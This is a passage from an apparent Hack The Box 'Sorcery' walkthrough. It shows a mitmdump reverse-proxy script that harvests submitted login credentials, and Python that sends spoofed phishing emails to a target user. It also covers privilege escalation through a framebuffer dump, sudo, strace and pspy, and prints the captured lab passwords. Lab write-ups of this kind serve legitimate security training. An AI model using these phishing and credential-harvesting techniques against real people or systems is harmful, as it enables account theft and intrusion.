I’ll use mitmdump from the Python tool mitmproxy (uv tool install mitmproxy). The following options will set it up to receive requests at 0xdf.sorcery.htb and forward them to git.sorcery.htb:
--mode reverse:https://git.sorcery.htb/- Run as a reverse proxy, forwarding all incoming requests togit.sorcery.htbover HTTPS.-p 443- Listening on port 443.--ssl-insecure- My computer doesn’t have the Sorcery root CA in its certificate store, so without this, requests frommitmdumptogit.sorcery.htbwill fail.--certs '*=server.pem'- Present theserver.pemcertificate for all incoming TLS connections regardless of SNI.
I’ll set 0xdf.sorcery.htb to 127.0.0.1 in my hosts file, and run this:
oxdf@hacky$ mitmdump --mode reverse:https://git.sorcery.htb/ -p 443 --ssl-insecure --certs '*=server.pem'
[23:32:37.942] reverse proxy to https://git.sorcery.htb/ listening at *:443.
If I open my browser and visit https://0xdf.sorcery.htb, Gitea loads! At the terminal:
[23:32:37.942] reverse proxy to https://git.sorcery.htb/ listening at *:443.
[23:32:40.228][127.0.0.1:56590] client connect
[23:32:40.250][127.0.0.1:56590] server connect git.sorcery.htb:443 (10.129.25.147:443)
127.0.0.1:56590: GET https://git.sorcery.htb/
              << 200 OK 13.3k
[23:32:40.347][127.0.0.1:56606] client connect
[23:32:40.348][127.0.0.1:56618] client connect
[23:32:40.348][127.0.0.1:56630] client connect
[23:32:40.348][127.0.0.1:56642] client connect
127.0.0.1:56590: GET https://git.sorcery.htb/assets/css/theme-gitea-auto.css?v=1.22.1
              << 304 Not Modified 0b
[23:32:40.371][127.0.0.1:56606] server connect git.sorcery.htb:443 (10.129.25.147:443)
[23:32:40.371][127.0.0.1:56618] server connect git.sorcery.htb:443 (10.129.25.147:443)
[23:32:40.371][127.0.0.1:56630] server connect git.sorcery.htb:443 (10.129.25.147:443)
[23:32:40.371][127.0.0.1:56642] server connect git.sorcery.htb:443 (10.129.25.147:443)
127.0.0.1:56606: GET https://git.sorcery.htb/assets/css/index.css?v=1.22.1
              << 304 Not Modified 0b
127.0.0.1:56642: GET https://git.sorcery.htb/assets/js/index.js?v=1.22.1
              << 304 Not Modified 0b
127.0.0.1:56618: GET https://git.sorcery.htb/assets/img/logo.svg
              << 304 Not Modified 0b
127.0.0.1:56630: GET https://git.sorcery.htb/assets/js/webcomponents.js?v=1.22.1                 << 304 Not Modified 0b
127.0.0.1:56590: GET https://git.sorcery.htb/assets/img/favicon.png
              << 200 OK 4.2k
This is doing the proxy well, but it isn’t dumping the information I want. I’ll add -q, which eliminates the default logging. I’ll write a small add-on script:
from mitmproxy import http
from urllib.parse import parse_qs

SKIP_EXT = ('.css', '.js', '.png', '.svg')

def request(flow: http.HTTPFlow):
    path = flow.request.path.split('?')[0]
    if path.endswith(SKIP_EXT):
        return
    print(f">> {flow.request.method} {flow.request.pretty_url}")
    if flow.request.method == "POST":
        for k, v in parse_qs(flow.request.get_text()).items():
            print(f"   {k}: {v[0]}")

def response(flow: http.HTTPFlow):
    path = flow.request.path.split('?')[0]
    if path.endswith(SKIP_EXT):
        return
    print(f"<< {flow.response.status_code} {flow.request.pretty_url}")
This is adding additional functionality to both the incoming requests and the outgoing responses. For requests, it will check the extension, and if it isn’t in an ignore list, it’ll print a message. If it’s a post request, it will also include the key / values from the body. For the response it shows the code and the url.
I’ll add this script with -s. When I try to visit the site and login, the creds are dumped to the screen:
oxdf@hacky$ mitmdump --mode reverse:https://git.sorcery.htb/ -p 443 --ssl-insecure --certs '*=server.pem' -q -s phish_addon.py
>> GET https://git.sorcery.htb/
<< 200 https://git.sorcery.htb/
>> GET https://git.sorcery.htb/user/login?redirect_to=%2f
<< 200 https://git.sorcery.htb/user/login?redirect_to=%2f
>> POST https://git.sorcery.htb/user/login
   _csrf: 1aXwcpFRiV4uwADSm5xs4bRhqyM6MTc3NjUyOTkyNzkzNTIzMTk0Mw
   user_name: 0xdf
   password: bad_password
<< 200 https://git.sorcery.htb/user/login
I can also check out the certificate for the site. While my browser doesn’t trust it (it doesn’t trust the Sorcery CA), it does show that it’s signed by the Sorcery CA:

Send Email
I’ll send tom_summers a link to my site:
user@7bfb70ee5b9c:/$ python3 - << 'PYEOF'
> import smtplib
> from email.mime.text import MIMEText
> msg = MIMEText('<a href="https://0xdf.sorcery.htb/">Click here</a>', 'html')
> msg["Subject"] = "Verify your Gitea account"
> msg["From"] = "admin@sorcery.htb"
> msg["To"] = "tom_summers@sorcery.htb"
> s = smtplib.SMTP("mail", 1025)
> s.send_message(msg)
> s.quit()
> print("Sent!")
> PYEOF
Sent!
Then I can look for a hit at my proxy. If I don’t get anything, I can check MailHog:
user@7bfb70ee5b9c:/$ python3 -c 'import urllib.request,json;print(json.dumps(json.loads(urllib.request.urlopen("http://mail:8025/api/v2/messages").read()),indent=2))'
{
  "total": 1,
  "count": 1,
  "start": 0,
  "items": [
    {
      "ID": "4qKFgDp35O58NjkGvFIHoEjEGecb1AVI2FCrAl4JehU=@mailhog.example",
      "From": {
        "Relays": null,
        "Mailbox": "tom_summers",
        "Domain": "sorcery.htb",
        "Params": ""
      },
      "To": [
        {
          "Relays": null,
          "Mailbox": "admin",
          "Domain": "sorcery.htb",
          "Params": ""
        }
      ],
      "Content": {
        "Headers": {
          "Content-Transfer-Encoding": [
            "7bit"
          ],
          "Date": [
            "Sat, 18 Apr 2026 16:46:05 +0000"
          ],
          "From": [
            "tom_summers@sorcery.htb"
          ],
          "Message-ID": [
            "4qKFgDp35O58NjkGvFIHoEjEGecb1AVI2FCrAl4JehU=@mailhog.example"
          ],
          "Received": [
            "from dd4a41e5d7b7 by mailhog.example (MailHog)\r\n          id 4qKFgDp35O58NjkGvFIHoEjEGecb1AVI2FCrAl4JehU=@mailhog.example; Sat, 18 Apr 2026 16:46:05 +0000"
          ],
          "Return-Path": [
            "<tom_summers@sorcery.htb>"
          ],
          "To": [
            "admin@sorcery.htb"
          ]
        },
        "Body": "https://0xdf.sorcery.htb/ is not signed by our CA.",
        "Size": 178,
        "MIME": null
      },
      "Created": "2026-04-18T16:46:05.109449811Z",
      "MIME": null,
      "Raw": {
        "From": "tom_summers@sorcery.htb",
        "To": [
          "admin@sorcery.htb"
        ],
        "Data": "From: tom_summers@sorcery.htb\r\nTo: admin@sorcery.htb\r\nContent-Transfer-Encoding: 7bit\r\nDate: Sat, 18 Apr 2026 16:46:05 +0000\r\n\r\nhttps://0xdf.sorcery.htb/ is not signed by our CA.",
        "Helo": "dd4a41e5d7b7"
      }
    }
  ]
}
My message is gone (the bot deletes emails after processing), but there’s a reply from tom with a body of:
https://0xdf.sorcery.htb/is not signed by our CA.
The bot followed the link, connected to my proxy, checked the TLS certificate, and rejected it.
I could use Chisel to set up a tunnel and actually see the MailHog site, and it would look like this:

I am fine doing it via Python. To clear the logs, I can send this:
user@7bfb70ee5b9c:/$ python3 -c 'import urllib.request; urllib.request.urlopen(urllib.request.Request("http://mail:8025/api/v1/messages", method="DELETE")); print("Cleared")'
Cleared
On to fixing the certificate, the first issue I ran into was that my VM’s clock had drifted about seven hours ahead. The certificate’s notBefore date was in the future from the HTB machine’s perspective, so the bot rejected it as not yet valid. I synced the clock with sudo ntpdate pool.ntp.org and regenerated the certificate.
On rephishing tom now, there will be a visit to the page:
oxdf@hacky$ mitmdump --mode reverse:https://git.sorcery.htb/ -p 443 --ssl-insecure --certs '*=server.pem' -q -s phish_addon.py
>> GET https://git.sorcery.htb/
<< 200 https://git.sorcery.htb/
But then nothing happens. In MailHog, there’s another reply:
Okay, I will sign in on
https://0xdf.sorcery.htb/. Thanks!
But there’s no other activity. And there’s no login form on that page. I’ll phish one more time, this time passing the Gitea login page URL:
user@7bfb70ee5b9c:/$ python3 - << 'PYEOF'
> import smtplib
> from email.mime.text import MIMEText
> msg = MIMEText('<a href="https://0xdf.sorcery.htb/user/login">Click here to verify your account</a>', 'html')
> msg["Subject"] = "Verify your Gitea account"
> msg["From"] = "admin@sorcery.htb"
> msg["To"] = "tom_summers@sorcery.htb"
> s = smtplib.SMTP("mail", 1025)
> s.send_message(msg)
> s.quit()
> print("Sent!")
> PYEOF
Sent!
Shortly after, there’s a GET:
>> GET https://git.sorcery.htb/user/login
<< 200 https://git.sorcery.htb/user/login
Then there’s a pause, where tom_summers sends a reply:
Okay, I will sign in on
https://0xdf.sorcery.htb/user/login. Thanks!
And less than 10 seconds later, a POST:
>> POST https://git.sorcery.htb/user/login
   _csrf: OfHkh4InJ-RonHNAaEkMiMVaCYk6MTc3NjU0NTM5NzIxMTIzMTI2Mw
   user_name: tom_summers
   password: jNsMKQ6k2.XDMPu.
<< 200 https://git.sorcery.htb/user/login
The login returns 200 (not a redirect to the dashboard), meaning the credentials were rejected by Gitea. This is consistent with the blog post that said the infosec team “revoked the access and changed the password” after tom_summers fell for the phishing test.
SSH
These credentials work over SSH:
oxdf@hacky$ sshpass -p jNsMKQ6k2.XDMPu. ssh tom_summers@sorcery.htb
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-60-generic x86_64)
...[snip]...
tom_summers@main:~$
And I can get user.txt:
tom_summers@main:~$ cat user.txt
5c4d7491************************
Shell as tom_summers_admin
Enumeration
Users
Other than user.txt, tom_summers’ home directory is very empty:
tom_summers@main:~$ ls -la
total 16
drwxr-x--- 3 tom_summers tom_summers 4096 Apr 28  2025 .
drwxr-xr-x 7 root        root        4096 Oct 31  2024 ..
lrwxrwxrwx 1 root        root           9 Oct 30  2024 .bash_history -> /dev/null
drwx------ 2 tom_summers tom_summers 4096 Mar 19  2025 .cache
-rw-r----- 1 root        tom_summers   33 Apr 18 16:04 user.txt
There are five users with home directories in /home:
tom_summers@main:/home$ ls
rebecca_smith  tom_summers  tom_summers_admin  user  vagrant
Those are the same users with shells set in passwd:
tom_summers@main:/$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
user:x:1000:1000:user:/home/user:/bin/bash
vagrant:x:1001:1001::/home/vagrant:/usr/bin/bash
tom_summers:x:2001:2001::/home/tom_summers:/usr/bin/bash
tom_summers_admin:x:2002:2002::/home/tom_summers_admin:/usr/bin/bash
rebecca_smith:x:2003:2003::/home/rebecca_smith:/usr/bin/bash
tom_summers does not have any sudo privileges:
tom_summers@main:/$ sudo -l
[sudo] password for tom_summers:
Sorry, user tom_summers may not run sudo on localhost.
Host
The host has the main IP on eth0:
tom_summers@main:~$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:e9:37 brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    altname ens192
    inet 10.129.25.147/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3158sec preferred_lft 3158sec
It seems this shell is not in a container. containerd is installed in /opt, along with a scripts directory only accessible to the admin user or admins group:
tom_summers@main:/$ ls -l opt/
total 8
drwx--x--x 4 root  root   4096 Oct 31  2024 containerd
drwx------ 2 admin admins 4096 Apr 25  2025 scripts
There is an xorg directory at the root of the filesystem. I’ll come back to that.
Processes
There are a few interesting lines in the process list (ps auxww).
SSSD (System Security Services Daemon) is running, which is an open source client for centralized identity and authentication. It provides access to LDAP, Active Directory, and Kerberos providers, allowing Linux machines to authenticate users against a domain controller:
165536      3871  0.0  0.1  23412  9216 ?        Ss   16:05   0:00 /usr/sbin/sssd -i --logger=files
165536      3974  0.0  0.2  95020 22912 ?        S    16:05   0:02 /usr/libexec/sssd/sssd_be --domain sorcery.htb --uid 0 --gid 0 --logger=files
165536      4077  0.0  0.5  56680 44928 ?        S    16:05   0:01 /usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files
165536      4078  0.0  0.1  25360 11648 ?        S    16:05   0:00 /usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files
165536      4079  0.0  0.1  22604  9088 ?        S    16:05   0:00 /usr/libexec/sssd/sssd_ifp --uid 0 --gid 0 --logger=files
165536      4080  0.0  0.1  22412  8448 ?        S    16:05   0:00 /usr/libexec/sssd/sssd_sudo --uid 0 --gid 0 --logger=files
165536      4081  0.0  0.1  72648 15488 ?        S    16:05   0:00 /usr/libexec/sssd/sssd_pac --uid 0 --gid 0 --logger=files
root      501922  0.0  0.1  28444 11520 ?        Ss   21:05   0:00 /usr/sbin/sssd -i --logger=files
root      501933  0.0  0.2  95444 21376 ?        S    21:05   0:01 /usr/libexec/sssd/sssd_be --domain sorcery.htb --uid 0 --gid 0 --logger=files
root      501956  0.6  0.5  61860 47360 ?        R    21:05   0:15 /usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files
root      501957  0.0  0.1  29620 13952 ?        S    21:05   0:00 /usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files
root      501958  0.0  0.1  27604 11008 ?        S    21:05   0:00 /usr/libexec/sssd/sssd_ssh --uid 0 --gid 0 --logger=files
root      501959  0.0  0.1  27468 10880 ?        S    21:05   0:00 /usr/libexec/sssd/sssd_sudo --uid 0 --gid 0 --logger=files
root      501960  0.0  0.2  73048 16256 ?        S    21:05   0:00 /usr/libexec/sssd/sssd_pac --uid 0 --gid 0 --logger=files
There’s some kind of identity / domain service in use with the domain sorcery.htb. I’ll come back to this later.
There are also nine docker-proxy processes forwarding traffic to specific ports:
root        2585  0.0  0.0 1745440 4608 ?        Sl   10:50   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 5000 -container-ip 172.21.0.2 -container-port 5000 -use-listen-fd
root        3033  0.0  0.0 1671708 4480 ?        Sl   10:50   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 88 -container-ip 172.23.0.2 -container-port 88 -use-listen-fd
root        3040  0.0  0.0 1671708 4480 ?        Sl   10:50   0:00 /usr/bin/docker-proxy -proto udp -host-ip 127.0.0.1 -host-port 88 -container-ip 172.23.0.2 -container-port 88 -use-listen-fd
root        3046  0.0  0.0 1671708 4480 ?        Sl   10:50   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 389 -container-ip 172.23.0.2 -container-port 389 -use-listen-fd
root        3054  0.0  0.0 1745184 4352 ?        Sl   10:51   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 464 -container-ip 172.23.0.2 -container-port 464 -use-listen-fd
root        3062  0.0  0.0 1671708 4480 ?        Sl   10:51   0:00 /usr/bin/docker-proxy -proto udp -host-ip 127.0.0.1 -host-port 464 -container-ip 172.23.0.2 -container-port 464 -use-listen-fd
root        3068  0.0  0.0 1819172 4352 ?        Sl   10:51   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 636 -container-ip 172.23.0.2 -container-port 636 -use-listen-fd
root       13213  0.0  0.0 1819172 4480 ?        Sl   10:55   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 443 -container-ip 172.19.0.9 -container-port 443 -use-listen-fd
root       13221  0.0  0.0 1819172 4480 ?        Sl   10:55   0:00 /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 443 -container-ip 172.19.0.9 -container-port 443 -use-listen-fd
tom_sum+  724549  0.0  0.0   4088  1920 pts/0    S+   18:03   0:00 grep docker-proxy
This is interesting because there are three hosts in different Docker networks:
| IP | Host | Ports | Comment |
|---|---|---|---|
| 172.21.0.2 | 127.0.0.1 | TCP 5000 | Unknown |
| 172.23.0.2 | 127.0.0.1 | TCP 88, 389, 464, 636 UDP 88, 464 |
Kerberos and LDAP - Likely IDP related |
| 172.19.0.9 | 0.0.0.0 :: |
TCP 443 | Website in network already explored |
There’s also a process running registry:
165536 2285 0.0 0.2 729064 17800 ? Ssl 10:50 0:03 registry serve /etc/docker/registry/config.yml
That path doesn’t exist on the main host, and the default port for Docker Registry is 5000, suggesting the host on 172.21.0.2 is running Docker Registry. curl to / returns nothing, but /v2/ returns an unauthorized message:
tom_summers_admin@main:~$ curl localhost:5000
tom_summers_admin@main:~$ curl localhost:5000/v2/
{"errors":[{"code":"UNAUTHORIZED","message":"authentication required","detail":null}]}
That’s Docker Registry. I’ll come back to this.
tom_summers_admin seems to be running a shell script about a text editor:
tom_sum+    1443  0.0  0.0   2800  1536 ?        Ss   16:04   0:00 /bin/sh -c /provision/cron/tom_summers_admin/text-editor.sh
tom_sum+    1453  0.0  0.0   4752  3072 ?        S    16:04   0:00 /bin/bash /provision/cron/tom_summers_admin/text-editor.sh
tom_sum+    1475  0.0  1.1 626640 91216 ?        Sl   16:04   0:00 /usr/bin/mousepad /provision/cron/tom_summers_admin/passwords.txt
Seeing the mention of passwords.txt is also interesting. Mousepad is a lightweight GTK text editor for the Xfce desktop environment, basically the Linux equivalent of Notepad. So tom_summers_admin is running a GUI text editor with a file called passwords.txt open.
There’s also Xvfb running as tom_summers_admin:
tom_sum+ 1477 0.0 0.7 227012 60528 ? S 16:04 0:00 /usr/bin/Xvfb :1 -fbdir /xorg/xvfb -screen 0 512x256x24 -nolisten local
Xvfb (X Virtual FrameBuffer) is a display server that implements the X11 protocol entirely in memory, without any physical display. It lets graphical applications run headlessly. The -fbdir /xorg/xvfb flag tells it to write the raw framebuffer data to files in that directory, and -screen 0 512x256x24 creates a 512x256 pixel screen with 24-bit color.
Recover Password
The Xvfb framebuffer files can be read to see what’s currently on the virtual screen, which in this case hopefully will show mousepad with passwords.txt. The raw framebuffer is in /xorg/xvfb:
tom_summers@main:/xorg/xvfb$ ls -l
total 516
-rwxr--r-- 1 tom_summers_admin tom_summers_admin 527520 Apr 18 16:04 Xvfb_screen0
It’s owned by tom_summers_admin, but world readable. I’ll copy it to my host:
oxdf@hacky$ sshpass -p jNsMKQ6k2.XDMPu. scp tom_summers@sorcery.htb:/xorg/xvfb/Xvfb_screen0 .
oxdf@hacky$ file Xvfb_screen0
Xvfb_screen0: X-Window screen dump image data, version X11, "Xvfb main.sorcery.htb:1.0", 512x256x24, 256 colors 256 entries
There are a few easy ways to view this file. xwud (sudo apt install x11-apps) will view it directly with xwud -in Xvfb_screen0:

convert from ImageMagick can also make a PNG from it:
oxdf@hacky$ convert xwd:Xvfb_screen0 Xvfb_screen0.png
That works too:

su / SSH
The password works for tom_summers_admin with su:
tom_summers@main:~$ su - tom_summers_admin
Password:
tom_summers_admin@main:~$
It also works over SSH:
oxdf@hacky$ sshpass -p dWpuk7cesBjT- ssh tom_summers_admin@sorcery.htb
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-60-generic x86_64)
...[snip]...
tom_summers_admin@main:~$
Shell as donna_adams
Enumeration
tom_summers_admin isn’t in any special groups:
tom_summers_admin@main:~$ id
uid=2002(tom_summers_admin) gid=2002(tom_summers_admin) groups=2002(tom_summers_admin)
Their home directory is pretty empty as well:
tom_summers_admin@main:~$ ls -la
total 20
drwxr-x--- 5 tom_summers_admin tom_summers_admin 4096 Oct 30  2024 .
drwxr-xr-x 7 root              root              4096 Oct 31  2024 ..
lrwxrwxrwx 1 root              root                 9 Oct 30  2024 .bash_history -> /dev/null
drwx------ 4 tom_summers_admin tom_summers_admin 4096 Apr  6  2025 .cache
drwxr-xr-x 2               700 tom_summers_admin 4096 Oct 30  2024 .docker
drwx------ 3 tom_summers_admin tom_summers_admin 4096 Oct 30  2024 .local
The .docker directory does suggest some Docker activity. The config.json file shows:
tom_summers_admin@main:~$ cat .docker/config.json
{ "credsStore": "docker-auth" }
This tells the Docker CLI to use an external credential helper to store and retrieve registry credentials. Docker resolves a credsStore value by prefixing it with docker-credential- and looking up the resulting program name in $PATH:
The value of the config property should be the suffix of the program to use (i.e. everything after
docker-credential-). […] Docker requires the helper program to be in the client’s host$PATH.
So "credsStore": "docker-auth" causes the Docker CLI to invoke docker-credential-docker-auth whenever it needs to store or retrieve a credential. That binary is not part of a default Docker install, but custom made for this challenge:
tom_summers_admin@main:~$ which docker-credential-docker-auth
/usr/bin/docker-credential-docker-auth
tom_summers_admin@main:~$ ls -la /usr/bin/docker-credential-docker-auth
-rwxr-x--- 1 rebecca_smith tom_summers_admin 67189841 Apr  6  2025 /usr/bin/docker-credential-docker-auth
tom_summers_admin@main:~$ file /usr/bin/docker-credential-docker-auth
/usr/bin/docker-credential-docker-auth: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=80b42387c3bddabffe562898e3136c7d5958ac38, stripped
Owned by rebecca_smith with group tom_summers_admin, allowing tom_summers_admin to read and execute it but not modify it. The ~67 MB size suggests that either this binary has a lot of complex functionality, or it contains a bundled runtime (typical of self-contained .NET or Go binaries).
tom_summers_admin can run two commands as rebecca_smith with sudo:
tom_summers_admin@main:~$ sudo -l
Matching Defaults entries for tom_summers_admin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tom_summers_admin may run the following commands on localhost:
    (rebecca_smith) NOPASSWD: /usr/bin/docker login
    (rebecca_smith) NOPASSWD: /usr/bin/strace -s 128 -p [0-9]*
strace allows for one process to trace another, observing and intercepting system calls (syscalls).
docker login allows connecting to a Docker registry, using the credentials at ~/.docker/config.json. Trying out docker login fails:
tom_summers_admin@main:~$ sudo -u rebecca_smith docker login
This account might be protected by two-factor authentication
In case login fails, try logging in with <password><otp>
Authenticating with existing credentials... [Username: rebecca_smith]

i Info → To login with a different account, run 'docker logout' followed by 'docker login'


Login did not succeed, error: permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2Fdocker.sock/v1.50/auth": dial unix /var/run/docker.sock: connect: permission denied
Failed to start web-based login - falling back to command line login...

Log in with your Docker ID or email address to push and pull images from Docker Hub. If you don't have a Docker ID, head over to https://hub.docker.com/ to create one.
You can log in with your password or a Personal Access Token (PAT). Using a limited-scope PAT grants better security and is required for organizations using SSO. Learn more at https://docs.docker.com/go/access-tokens/

Username (rebecca_smith):
It is failing trying to connect to the Docker socket. The output does show that it’s trying to connect as rebecca_smith, attempted to login, but didn’t succeed.
I’ll upload pspy and watch what happens when I run sudo -u rebecca_smith docker login:
2026/04/19 17:45:47 CMD: UID=2003  PID=694726 | sudo -u rebecca_smith docker login
2026/04/19 17:45:47 CMD: UID=2003  PID=694735 | docker-credential-docker-auth get
2026/04/19 17:45:47 CMD: UID=2003  PID=694743 | docker-credential-docker-auth store
It’s calling docker-credential-docker-auth twice, once to get, and once to store.
Docker Registry Authentication
Paths
I originally found the password and OTP using PSpy, but later learned that that was not intended. I’ll show both:
flowchart TD;
    subgraph identifier[" "]
      direction LR
      start1[ ] --->|intended| stop1[ ]
      style start1 height:0px;
      style stop1 height:0px;
      start2[ ] --->|unintended| stop2[ ]
      style start2 height:0px;
      style stop2 height:0px;
    end
    A[Shell as tom_summers_admin]-->B(<a href='#password--otp-recovery-via-pspy'>PSpy</a>);
    B-->C[<a href='#authenticate-to-docker-registry'>Docker Registry\nAuthentication</a>];
    A-->D(<a href='#password-recovery-via-strace'>strace</a>);
    D-->E(<a href='#otp-recovery-via-re'>Reverse Binary</a>);
    E-->C;

linkStyle default stroke-width:2px,stroke:#4B9CD3,fill:none;
linkStyle 0,4,5,6 stroke-width:2px,stroke:#FFFF99,fill:none;
style identifier fill:#1d1d1d,color:#FFFFFFFF;
Password + OTP Recovery via PSpy
There is a cron running every minute that calls /provision/cron/root/otp.sh. PSpy never catches all the parts at the same time, but it seems to:
- Call
/provision/cron/root/otp-generator. - Call
cat /provision/cron/root/rebecca_password.txt. - Call
htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg229732
Judging by the names, it seems that each minute the OTP generator is called, combined with the static password for rebecca_smith, and passed to htpasswd. htpasswd will hash the password into the required format using the following args:
-B- Use bcrypt hashing for passwords.-b- Use batch mode; i.e., get the password from the command line rather than prompting for it.-c- Create the output file if it doesn’t exist, overwrite it if it does.../registry.password- The output file.rebecca_smith- The username.-7eAZDp9-f9mg229732- The password.
I let PSpy capture for almost four hours, and it caught the htpasswd call 30 times:
2026/04/19 13:15:01 CMD: UID=0     PID=244967 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg699914
2026/04/19 13:20:01 CMD: UID=0     PID=253287 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg270098
2026/04/19 13:32:01 CMD: UID=0     PID=273242 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg740280
2026/04/19 14:04:01 CMD: UID=0     PID=326450 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg229732
2026/04/19 14:20:01 CMD: UID=0     PID=353050 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg270098
2026/04/19 14:31:01 CMD: UID=0     PID=371315 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg740280
2026/04/19 14:34:01 CMD: UID=0     PID=376317 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg740280
2026/04/19 14:53:01 CMD: UID=0     PID=407870 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg780645
2026/04/19 14:56:01 CMD: UID=0     PID=412796 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg780645
2026/04/19 15:10:01 CMD: UID=0     PID=436132 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg699914
2026/04/19 15:21:01 CMD: UID=0     PID=454338 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg270098
2026/04/19 15:27:01 CMD: UID=0     PID=464270 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg270098
2026/04/19 15:31:01 CMD: UID=0     PID=470907 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg740280
2026/04/19 15:38:01 CMD: UID=0     PID=482524 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg740280
2026/04/19 15:50:01 CMD: UID=0     PID=502477 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg780645
2026/04/19 15:51:01 CMD: UID=0     PID=504148 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg780645
2026/04/19 15:58:01 CMD: UID=0     PID=515771 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg780645
2026/04/19 16:00:01 CMD: UID=0     PID=519042 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg229732
2026/04/19 16:10:02 CMD: UID=0     PID=535750 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg699914
